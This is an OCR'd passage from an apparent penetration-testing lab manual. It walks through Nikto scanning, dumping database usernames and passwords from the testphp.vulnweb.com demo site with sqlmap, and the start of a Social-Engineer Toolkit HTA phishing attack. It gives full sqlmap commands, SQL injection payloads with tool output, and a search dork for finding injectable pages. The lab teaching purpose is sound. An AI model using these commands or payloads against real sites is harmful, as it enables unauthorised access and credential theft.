
Submitting a Login form

Step 4: Manipulating Details


Now you can see as the spider runs, the tree inside of the Mutillidae branch gets populated. Also, the requests made are shown in the queue and the details are shown in the Request tab.




Move on to different Tabs and see all the underlying information.



Interesting Cookie information



Response Details from the target



The page source

Finally, check if the spider is finished by viewing the Spider tab.


Spider Status

c. Nikto


Nikto is a state of the art web scanner that rigorously forages for vulnerabilities within a website or application and presents a detailed analysis of it, which is used to further the exploitation of that website. It is an open-source utility that is used in many industries all over the world.

To use Nikto, go to kali-linux command line:
Write Nikto.

Now, let's see how to use it, the command Syntax is:
Nikto –h [Server IP Address] –p [port]
This command will test the server with specific IP and specific Port.
The default port is 80, so if you did not specify the port it will be 80 by default.
Example:



To save the output in file we use:
Nikto –h [Server IP Address] –p [port] –o [file name] –F [file type]



This will test the server 10.10.75.70, port 80 and we save the result in file nikto_result.txt.

d. SQL Injection


SQL injection is a type of code injection attack that allows an attacker to inject and execute malicious SQL queries into a web app database server, granting them access. It's the most common way to take advantage of security bugs.
Some SQL Injection attacks can reveal confidential customer information, while others can wipe a database clean. Some applications can be accessed remotely.

To begin, we'll use Kali Linux's automated tool sqlmap to perform the SQL injection. I'm using **testphp.vulnweb.com**. It's a demo site for the Acunetix Web Vulnerability Scanner.


It's critical to have a path to the website you're attempting to attack. Go to google.com type **site:http://testphp.vulnweb.com/ php?id=** in the search box you will get the list of URLs regarding the page.

Finding database

Select **http://testphp.vulnweb.com/artists.php?artist=1** copy the link and paste it to the terminal using sqlmap command. **sqlmap -u http://testphp.vulnweb.com/artists.php?artist=1 –dbs** to find the database




As you can see there are two databases available on the website. Let's find the tables of the database using the command: **sqlmap -u http://testphp.vulnweb.com/artists.php?artist=1 -D acuart –tables** you'll see the list of table available in the acurat database.




Finding Columns


Let's find tables and columns of the database to get a better idea regarding the website. Use the command: **sqlmap -u http://testphp.vulnweb.com/artists.php?artist=1 -D acuart –columns**. You will get the columns along with the name of the table



Now that we know the columns let's try to find the value of the columns. Use the command **sqlmap -u http://testphp.vulnweb.com/artists.php?artist=1 -D acuart -T users -C uname –dump**



In the same manner, you can get the password for the uname. Use command **sqlmap -u http://testphp.vulnweb.com/artists.php?artist=1 -D acuart -T users -C pass –dump**


root@kali: ~
root@kali: ~/Desktop
Parameter: artist (GET)
Type: boolean-based blind
Title: AND boolean-based blind - WHERE or HAVING clause
Payload: artist=1 AND 1564=1564
Type: time-based blind
Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
Payload: artist=1 AND (SELECT 4242 FROM (SELECT(SLEEP(5)))lfYX)
Type: UNION query
Title: Generic UNION query (NULL) - 3 columns
Payload: artist=-7429 UNION ALL SELECT NULL,NULL,CONCAT(0x716a766b71,0x656c746e664f627546594661744a5745706f6978457643695a516e754861414f564e524858704266,0x71626a7871)-- -
[21:18:52] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx 1.19.0, PHP 5.6.40
back-end DBMS: MySQL ≥ 5.0.12
[21:18:52] [INFO] fetching entries of column(s) 'pass' for table 'users' in database 'acuart'
Database: acuart
Table: users
[1 entry]
| pass |
| test |
[21:18:55] [INFO] table 'acuart.users' dumped to CSV file '/root/.local/share/sqlmap/output/testphp.vulnweb.com/dump/acuart/users.csv'
[21:18:55] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/testphp.vulnweb.com'
[*] ending @ 21:18:55 /2021-03-01/
root@kali:~#

Practical No. 8


Client-Side Attacks

a. HTA Attack


The HTA Attack method will allow you to clone a site and perform PowerShell injection through HTA files which can be used for Windows-based PowerShell exploitation through the browser.

Our method for HTA attack is through setoolkit. For this, open setoolkit in your Kali. And from the menu given choose the first option by **typing 1** to access social engineering tools.

